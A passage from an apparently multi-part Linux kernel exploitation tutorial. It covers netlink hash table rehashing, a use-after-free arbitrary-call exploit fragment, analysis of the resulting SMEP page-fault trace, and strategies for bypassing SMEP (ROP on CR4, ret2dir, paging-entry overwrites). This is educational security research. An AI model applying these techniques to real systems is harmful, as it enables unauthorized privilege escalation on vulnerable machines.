      static inline int nl_pid_hash_dilute(struct nl_pid_hash *hash, int len)
      {
[0]     int avg = hash->entries >> hash->shift;

[1]     if (unlikely(avg > 1) && nl_pid_hash_rehash(hash, 1))
          return 1;

[2]     if (unlikely(len > avg) && time_after(jiffies, hash->rehash_time)) {
          nl_pid_hash_rehash(hash, 0);
          return 1;
        }

[3]     return 0;
      }
```

Fundamentally, what this function is trying to do is:

1. it makes sure there are "enough" buckets in the hash table to minimize collision, otherwise try to grow the hash table
2. it keeps all buckets balanced

As we will see in the next section, when the hash table "grows", the number of buckets is multiplied by two. Because of this, the expression at [0], is equivalent to:

```
avg = nb_elements / (2^(shift))     <===>     avg = nb_elements / nb_buckets
```

It computes the *load factor* of the hash table.

The check at [1] is true when the average number of elements per bucket is greater or equal to 2. In other words, **the hash table has "on average" two elements per bucket**. If a third element is about to be added, the hash table is expanded and then diluted through "rehashing".

The check at [2] is kinda similar to [1], the difference being that the hash table isn't expanded. Since *len* is greater than *avg* which is greater than 1, when trying to add a third element into a bucket, the whole hash table is again diluted and "rehashed". On the other hand, if the table is mostly empty (i.e. *avg* equals zero), then trying to add into a non-empty bucket (len > 0) provokes a "dilution". Since this operation is costly (*O(N)*) and can happen at every insertion under certain circumstance (e.g. can't grow anymore), its occurrence is limited with *rehash_time*.

NOTE: *jiffies* is a measure of time, see Kernel Timer Systems.

In the end, the way netlink stores elements in its hash tables is a **1:2 mapping on average**. The only exception is when the hash table can't grow anymore. In that case, it slowly becomes a 1:3, 1:4 mapping, etc. Reaching this point means that there are more than 128k netlink sockets or so. From the exploiter point of view, chances are that you will be limited by the number of opened file descriptors before reaching this point.

Netlink "Rehashing"

In order to finish our understanding of the netlink hash table insertion, let's quickly review *nl_pid_hash_rehash()*:

```
static int nl_pid_hash_rehash(struct nl_pid_hash *hash, int grow)
{
    unsigned int omask, mask, shift;
    size_t osize, size;
    struct hlist_head *otable, *table;
    int i;

    omask = mask = hash->mask;
    osize = size = (mask + 1) * sizeof(*table);
    shift = hash->shift;

    if (grow) {
        if (++shift > hash->max_shift)
            return 0;
        mask = mask * 2 + 1;
        size *= 2;
    }

    table = nl_pid_hash_zalloc(size);
    if (!table)
        return 0;

    otable = hash->table;
    hash->table = table;
    hash->mask = mask;
    hash->shift = shift;
    get_random_bytes(&hash->rnd, sizeof(hash->rnd));

    for (i = 0; i <= omask; i++) {
        struct sock *sk;
        struct hlist_node *node, *tmp;

        sk_for_each_safe(sk, node, tmp, &otable[i])
            __sk_add_node(sk, nl_pid_hashfn(hash, nlk_sk(sk)->pid));
    }

    nl_pid_hash_free(otable, osize);
    hash->rehash_time = jiffies + 10 * 60 * HZ;
    return 1;
}
```

This function:

1. is based on the *grow* parameter and computes a new *size* and *mask*. The number of buckets is multiplied by two at each growing operation
2. allocates a new array of *hlist_head* (i.e. new buckets)
3. updates the *rnd* value of the hash table. It means that **the whole hash table is broken now** because the hash function won't allow to retrieve the previous elements
4. walks the previous buckets and **re-insert all elements** into the new buckets using the new hash function
5. releases the previous bucket array and updates the *rehash_time*.

Since the hash function has changed, that is why the "new bucket" is recomputed after dilution prior to inserting the element (in *netlink_insert()*).

Netlink Hash Table Summary

Let's sum up what we know about netlink hash table insertion so far:

- netlink has one hash table per protocol
- each hash table starts with a single bucket
- there is on average two elements per bucket
- the table grows when there are (roughly) more than two elements per bucket
- every time a hash table grows, its number of buckets is multiplied by two
- when the hash table grows, its elements are "diluted"
- while inserting an element into a bucket "more charged" than others, it provokes a dilution
- elements are always inserted at the head of a bucket
- when a dilution occurs, the hash function changed
- the hash function uses a user-provided pid value and another unpredictable key
- the hash function is supposed to be irreversible so we can't choose into which bucket an element will be inserted
- any operation on ANY hash table is protected by a global lock (*netlink_table_grab()* and *netlink_table_ungrab()*)

And some additional elements about removal (check *netlink_remove()*):


- once grown, **a hash table is never shrinked**
- a removal **never** provokes a dilution

ALRIGHT! We are ready to move on and get back to our exploit!

Meeting Supervisor Mode Execution Prevention

In the previous article, we modified the PoC to exploit the *use-after-free* through *type confusion* [**1**]. With the reallocation we made the "fake" netlink sock's wait queue pointing to an element in userland [**2**].

Then, the *setsockopt()* syscall [**3a**] iterates over our userland wait queue element and calls the *func* function pointer [**3b**] that is *panic()* [**3c**] right now. This gave us a nice call trace to validate that we successfully achieved an **arbitrary call**.



The call trace was something like:

```
[  213.352742] Freeing alive netlink socket ffff88001bddb400
[  218.355229] Kernel panic - not syncing: ^A
[  218.355434] Pid: 2443, comm: exploit Not tainted 2.6.32
[  218.355583] Call Trace:
[  218.355689]  [<ffffffff8155372b>] ? panic+0xa7/0x179
[  218.355927]  [<ffffffff810665b3>] ? __wake_up+0x53/0x70
[  218.356045]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[  218.356156]  [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[  218.356310]  [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[  218.356460]  [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[  218.356622]  [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

As we can see *panic()* is indeed called from the *curr->func()* function pointer in *__wake_up_common()*.

NOTE: the second call to *__wake_up()* does not occur. It appears here because the arguments of *panic()* are a bit broken.

Returning to userland code (first try)


Alright, now let's try to return into userland (some call it *ret-to-user*).

One might ask: why returning into userland code? Except if your kernel is backdoored, it is unlikely that you will find **a single function** that directly elevates your privileges, repair the kernel, etc. We want to execute arbitrary code of our choice. Since we have an arbitrary call primitive, let's write our payload in the exploit and jump to it.

Let's modify the exploit and build a *payload()* function that in turn will call *panic()* (for testing purpose). Remember to change the *func* function pointer value:

```
static int payload(void);

static int init_realloc_data(void)
{
  // ... cut ...

  // initialise the userland wait queue element
  BUILD_BUG_ON(offsetof(struct wait_queue, func) != WQ_ELMT_FUNC_OFFSET);
  BUILD_BUG_ON(offsetof(struct wait_queue, task_list) != WQ_ELMT_TASK_LIST_OFFSET);
  g_uland_wq_elt.flags = WQ_FLAG_EXCLUSIVE; // set to exit after the first arbitrary call
  g_uland_wq_elt.private = NULL; // unused
  g_uland_wq_elt.func = (wait_queue_func_t) &payload; // <----- userland addr instead of PANIC_
ADDR
  g_uland_wq_elt.task_list.next = (struct list_head*)&g_fake_next_elt;
  g_uland_wq_elt.task_list.prev = (struct list_head*)&g_fake_next_elt;
  printf("[+] g_uland_wq_elt addr = %p\n", &g_uland_wq_elt);
  printf("[+] g_uland_wq_elt.func = %p\n", g_uland_wq_elt.func);

  return 0;
}

typedef void (*panic)(const char *fmt, ...);

// The following code is executed in Kernel Mode.
static int payload(void)
{
  ((panic)(PANIC_ADDR))("");  // called from kernel land

  // need to be different than zero to exit list_for_each_entry_safe() loop
  return 555;
}
```

The previous diagram becomes:



Try to launch it, and...

```
[  124.962677] BUG: unable to handle kernel paging request at 00000000004014c4
[  124.962923] IP: [<00000000004014c4>] 0x4014c4
[  124.963039] PGD 1e3df067 PUD 1abb6067 PMD 1b1e6067 PTE 111e3025
[  124.963261] Oops: 0011 [#1] SMP
...
[  124.966733] RIP: 0010:[<00000000004014c4>]  [<00000000004014c4>] 0x4014c4
[  124.966810] RSP: 0018:ffff88001b533e60  EFLAGS: 00010012
[  124.966851] RAX: 0000000000602880 RBX: 0000000000602898 RCX: 0000000000000000
[  124.966900] RDX: 0000000000000000 RSI: 0000000000000001 RDI: 0000000000602880
[  124.966948] RBP: ffff88001b533ea8 R08: 0000000000000000 R09: 00007f919c472700
[  124.966995] R10: 00007ffd8d9393f0 R11: 0000000000000202 R12: 0000000000000001
[  124.967043] R13: ffff88001bdf2ab8 R14: 0000000000000000 R15: 0000000000000000
[  124.967090] FS:  00007f919cc3c700(0000) GS:ffff880003200000(0000) knlGS:0000000000000000
[  124.967141] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  124.967186] CR2: 00000000004014c4 CR3: 000000001d01a000 CR4: 00000000001407f0
[  124.967264] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[  124.967334] DR3: 0000000000000000 DR6: 00000000ffff0ff0 DR7: 0000000000000400
[  124.967385] Process exploit (pid: 2447, threadinfo ffff88001b530000, task ffff88001b4cd280)
[  124.968804] Stack:
[  124.969510]  ffffffff81061909 ffff88001b533e78 0000000100000001 ffff88001b533ee8
[  124.969629] <d> ffff88001bdf2ab0 0000000000000286 0000000000000001 0000000000000001
[  124.970492] <d> 0000000000000000 ffff88001b533ee8 ffffffff810665a8 0000000100000000
[  124.972289] Call Trace:
[  124.973034]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[  124.973898]  [<ffffffff810665a8>] __wake_up+0x48/0x70
[  124.975251]  [<ffffffff814b81cc>] netlink_setsockopt+0x13c/0x1c0
[  124.976069]  [<ffffffff81475a2f>] sys_setsockopt+0x6f/0xc0
[  124.976721]  [<ffffffff8100b1a2>] system_call_fastpath+0x16/0x1b
[  124.977382] Code:  Bad RIP value.
[  124.978107] RIP  [<00000000004014c4>] 0x4014c4
[  124.978770]  RSP <ffff88001b533e60>
[  124.979369] CR2: 00000000004014c4
[  124.979994] Tainting kernel with flag 0x7
[  124.980573] Pid: 2447, comm: exploit Not tainted 2.6.32
[  124.981147] Call Trace:
[  124.981720]  [<ffffffff81083291>] ? add_taint+0x71/0x80
[  124.982289]  [<ffffffff81558dd4>] ? oops_end+0x54/0x100
[  124.982904]  [<ffffffff810527ab>] ? no_context+0xfb/0x260
[  124.983375]  [<ffffffff81052a25>] ? __bad_area_nosemaphore+0x115/0x1e0
[  124.983994]  [<ffffffff81052bbe>] ? bad_area_access_error+0x4e/0x60
[  124.984445]  [<ffffffff81053172>] ? __do_page_fault+0x282/0x500
[  124.985055]  [<ffffffff8106d432>] ? default_wake_function+0x12/0x20
[  124.985476]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[  124.986020]  [<ffffffff810665b3>] ? __wake_up+0x53/0x70
[  124.986449]  [<ffffffff8155adae>] ? do_page_fault+0x3e/0xa0
[  124.986957]  [<ffffffff81558055>] ? page_fault+0x25/0x30                 // <------
[  124.987366]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[  124.987892]  [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[  124.988295]  [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[  124.988781]  [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[  124.989231]  [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
[  124.990091] ---[ end trace 2c697770b8aa7d76 ]---
```

Oops! As we can see in the call trace, it didn't quite hit the mark (the step 3 failed)! We will meet this kind of trace quite a lot, we better understand how to read it.

Understanding Page Fault Trace


Let's analyze the previous trace. This kind of trace comes from a **page fault exception**. That is, an exception generated by the CPU itself (i.e. hardware) while trying to access memory.

Under "normal" circumstances, a page fault exception can occur when:

- the CPU tries to access a page that is not present in RAM (legal access)
- the access is "illegal": writing to read-only page, executing NX page, address does not belong to a *virtual memory area (VMA)*, etc.

While being an "exception" CPU-wise, this actually occurs quite often during normal program life cycle. For instance, when you allocate memory with *mmap()*, the kernel does not allocate *physical* memory until you access it the very first time. This is called **Demand Paging**. This first access provokes a page fault, and it is the *page fault exception handler* that actually allocates a page frame. That's why you can virtually allocate more memory than the actual physical RAM (until you access it).

The following diagram (from *Understanding the Linux Kernel*) shows a simplified version of the page fault exception handler:


Does the address belong to the process address space?
YES
NO
Does the access type match the memory region access rights?
YES
NO
Legal access: allocate a new page frame.
Illegal access: send a SIGSEGV signal.
Did the exception occur in User Mode?
YES
NO
Kernel bug: kill the process.

As we can see, **if an illegal access occurs while being in Kernel Land, it can crash the kernel**. This is where we are right now.

```
[  124.962677] BUG: unable to handle kernel paging request at 00000000004014c4
[  124.962923] IP: [<00000000004014c4>] 0x4014c4
[  124.963039] PGD 1e3df067 PUD 1abb6067 PMD 1b1e6067 PTE 111e3025
[  124.963261] Oops: 0011 [#1] SMP
...
[  124.979369] CR2: 00000000004014c4
```

The previous trace has a lot of information explaining the reason of the page fault exception. The **CR2 register** (same as IP here) holds the faulty address.

In our case, the MMU (hardware) failed to access memory address **0x00000000004014c4** (the *payload()* address). Because *IP* also points to it, we know that an exception is generated while trying to execute the **curr->func()** instruction in *__wake_up_common()*:

First, let's focus on the **error code** which is "0x11" in our case. The *error code* is a 64-bit value where the following bits can be set/clear:

```
// [arch/x86/mm/fault.c]

/*
 * Page fault error code bits:
 *
 *   bit 0 ==    0: no page found   1: protection fault
 *   bit 1 ==    0: read access     1: write access
 *   bit 2 ==    0: kernel-mode access  1: user-mode access
 *   bit 3 ==               1: use of reserved bit detected
 *   bit 4 ==               1: fault was an instruction fetch
 */
enum x86_pf_error_code {

    PF_PROT     =       1 << 0,
    PF_WRITE    =       1 << 1,
    PF_USER     =       1 << 2,
    PF_RSVD     =       1 << 3,
    PF_INSTR    =       1 << 4,
};
```

That is, our *error_code* is:

```
((PF_PROT | PF_INSTR) & ~PF_WRITE) & ~PF_USER
```

In other words, the page fault occurs:

- because of a **protection fault** (*PF_PROT* is set)
- during an **instruction fetch** (*PF_INSTR* is set)
- implying a **read access** (*PF_WRITE* is clear)
- in **kernel-mode** (*PF_USER* is clear)

Since the page where the faulty address belongs is *present* (*PF_PROT* is set), a **Page Table Entry (PTE)** exists. The later describes two things:

- *Page Frame Number* (PFN)
- **Page Flags** like access rights, page is present status, User/Supervisor page, etc.

In our case, the PTE value is **0x111e3025**:

```
[  124.963039] PGD 1e3df067 PUD 1abb6067 PMD 1b1e6067 PTE 111e3025
```

If we mask out the PFN part of this value, we get **0b100101** (0x25). Let's code a basic program to extract information from the PTE's flags value:

```
#include <stdio.h>

#define __PHYSICAL_MASK_SHIFT 46
#define __PHYSICAL_MASK ((1ULL << __PHYSICAL_MASK_SHIFT) - 1)
#define PAGE_SIZE 4096ULL
#define PAGE_MASK (~(PAGE_SIZE - 1))
#define PHYSICAL_PAGE_MASK (((signed long)PAGE_MASK) & __PHYSICAL_MASK)
#define PTE_FLAGS_MASK (~PHYSICAL_PAGE_MASK)

int main(void)
{
  unsigned long long pte = 0x111e3025;
  unsigned long long pte_flags = pte & PTE_FLAGS_MASK;

  printf("PTE_FLAGS_MASK  = 0x%llx\n", PTE_FLAGS_MASK);
  printf("pte             = 0x%llx\n", pte);
  printf("pte_flags       = 0x%llx\n\n", pte_flags);

  printf("present   = %d\n", !!(pte_flags & (1 << 0)));
  printf("writable  = %d\n", !!(pte_flags & (1 << 1)));
  printf("user      = %d\n", !!(pte_flags & (1 << 2)));
  printf("acccessed = %d\n", !!(pte_flags & (1 << 5)));
  printf("NX        = %d\n", !!(pte_flags & (1ULL << 63)));

  return 0;
}
```

NOTE: If you wonder where all those constants come from, search for the *PTE_FLAGS_MASK* and *_PAGE_BIT_USER* macros in *arch/x86/include/asm/pgtable_types.h*. It simply matches the Intel documentation (Table 4-19).

This program gives:

```
PTE_FLAGS_MASK  = 0xffffc00000000fff
pte             = 0x111e3025
pte_flags       = 0x25

present   = 1
writable  = 0
user      = 1
acccessed = 1
NX        = 0
```

Let's match this information with the previous *error code*:

1. The page the kernel is trying to access is already present, so the fault comes from an **access right issue**
2. We are NOT trying to write to a read-only page
3. The NX bit is NOT set, so the page is executable
4. The page is user accessible which means, the kernel can also access it

So, what's wrong?

In the previous list, the point *4)* is partially true. The kernel has the right to access User Mode pages but **it cannot execute it**! The reason being:

Supervisor Mode Execution Prevention (SMEP).

Prior to SMEP introduction, the kernel had all rights to do anything with userland pages. In Supervisor Mode (i.e. Kernel Mode), the kernel was allowed to both read/write/execute userland AND kernel pages. This is not true anymore!


SMEP exists since the *"Ivy Bridge"* Intel Microarchitecture (core i7, core i5, etc.) and the Linux kernel supports it since this patch. It adds a security mechanism that is enforced in hardware.

Let's look at the section *"4.6.1 - Determination of Access Rights"* from Intel System Programming Guide Volume 3a which gives the complete sequence performed while checking if accessing a memory location is allowed or not. If not, a page fault exception is generated.

Since the fault occurs during the *setsockopt()* system call, we are in supervisor-mode:

```
The following items detail how paging determines access rights:

• For supervisor-mode accesses:
  ... cut ...
  — Instruction fetches from user-mode addresses.
    Access rights depend on the values of CR4.SMEP:
    • If CR4.SMEP = 0, access rights depend on the paging mode and the value of IA32_EFER.NXE:
      ... cut ...
    • If CR4.SMEP = 1, instructions may not be fetched from any user-mode address.
```

Let's check the status of the **CR4 register**. The bit in *CR4* which represents the SMEP status is the bit 20:



In Linux, the following macro is used:

```
// [arch/x86/include/asm/processor-flags.h]

#define X86_CR4_SMEP    0x00100000 /* enable SMEP support */
```

Hence:

```
CR4 = 0x00000000001407f0
                  ^
                  +------ SMEP is enabled
```

That's it! **SMEP just does its job denying us to return into userland code from kernel land**.

Fortunately, *SMAP* (Supervisor Mode Access Protection), which forbids access to userland page from Kernel Mode, is disabled. It would force us to use another exploitation strategy (i.e. can't use a wait queue element in userland).

WARNING: Some virtualization software (like *Virtual Box*) does not support SMEP. We don't know if it supports it at the time of writing. If the SMEP flag is not enabled in your lab, you might consider using another virtualization software (hint: *vmware* supports it).

In this section, we analyzed in deeper detail what information can be extracted from a page fault trace. It is important to understand it as we might need to explore it again later on (e.g. *prefaulting*). In addition, we understood why the exception was generated because of SMEP and how to detect it. Don't worry, like any security protection mechanism, there is a workaround :-).

Defeating SMEP Strategies

In the previous section, we tried to jump into userland code to execute the payload of our choice (i.e. arbitrary code execution). Unfortunately, we've been blocked by SMEP which provoked an unrecoverable page fault making the kernel crash.

In this section, we will present different strategies that can be used to defeat SMEP.

Don't ret2user

The most obvious way to bypass SMEP is to not return to user code at all and keep executing kernel code.

However, it is very unlikely that we find a single function in the kernel that:

- elevates our privileges and/or other "profits"
- repairs the kernel
- returns a non-zero value (required by the bug)

Note in the current exploit, we are not actually bounded to a "single function". The reason is: **we control the *func* field since it is located in userland**. What we could do here is, calling one kernel function, modifying *func* and calling another function, etc. However, it brings two issues:

1. We can't have the return value of the invoked function

2. We do not "directly" control the invoked function parameters

There are tricks to exploit the arbitrary call this way, hence **don't need to do any ROP**, allowing a more "targetless" exploit. Those are out-of-topic here as we want to present a "common" way to use arbitrary calls.

Just like userland exploitation, we can use *return-oriented programming* technique. The problem is: writing a complex ROP-chain can be tedious (yet automatable). This will work nevertheless. Which leads us to...

Disabling SMEP

As we've seen in the previous section, the status of SMEP (CR4.SMEP) is checked during a memory access. More specifically, when the CPU fetches an instruction belonging to userspace while in Kernel (Supervisor) mode. If we can **flip this bit in CR4**, we will be able to ret2user again.

This is what we will do in the exploit. First, we disable the SMEP bit using ROP, and then jump to user code. This will allow us to write our payload in C language.

ret2dir

The *ret2dir* attack exploits the fact that every user page has an equivalent address in kernel-land (called "synonyms"). Those synonyms are located in the **physmap**. The *physmap* is a direct mapping of all physical memory. The virtual address of the *physmap* is 0xffff880000000000 which maps the *page frame number (PFN)* zero (0xffff880000001000 is PFN#1, etc.). The term "physmap" seems to have appeared with the ret2dir attack, some people call it "linear mapping".

Alas, it is more complex to do it nowadays because **/proc/<PID>/pagemap** is not world readable anymore. It allowed to find the PFN of userland page, hence find the virtual address in the physmap.

The PFN of a userland address *uaddr* can be retrieved by seeking the *pagemap* file and read an 8-byte value at offset:

```
PFN(uaddr) = (uaddr/4096) * sizeof(void*)
```

If you want to know more about this attack, see ret2dir: Rethinking Kernel Isolation.

Overwriting Paging-Structure Entries

If we look again at the *Determination of Access Rights (4.6.1)* section in the Intel documentation, we get:

```
Access rights are also controlled by the mode of a linear address as specified by
the paging-structure entries controlling the translation of the linear address.

If the U/S flag (bit 2) is 0 in at least one of the paging-structure entries, the
address is a supervisor-mode address. Otherwise, the address is a user-mode address.
```

The address we are trying to jump to is considered as a *user-mode address* since the **U/S flag is set**.

One way to bypass SMEP is to overwrite **at least one paging-structure entry** (PTE, PMD, etc.) and clear bit 2. It implies that we know where this PGD/PUD/PMD/PTE is located in memory. This kind of attack is easier to do with an **arbitrary read/write primitives**.

Finding Gadgets

Finding ROP gadgets in Kernel is similar to userland exploitation. First we need the **vmlinux** binary and (optionally) the **System.map** files that we already extracted in part 3. Since *vmlinux* is an **ELF binary**, we can use ROPgadget.

However, *vmlinux* is not a typical ELF binary. It embeds special sections. If you look at the various sections using **readelf** you can see that there are a lot of them:

```
$ readelf -l vmlinux-2.6.32

Elf file type is EXEC (Executable file)
Entry point 0x1000000
There are 6 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000200000 0xffffffff81000000 0x0000000001000000
                 0x0000000000884000 0x0000000000884000  R E    200000
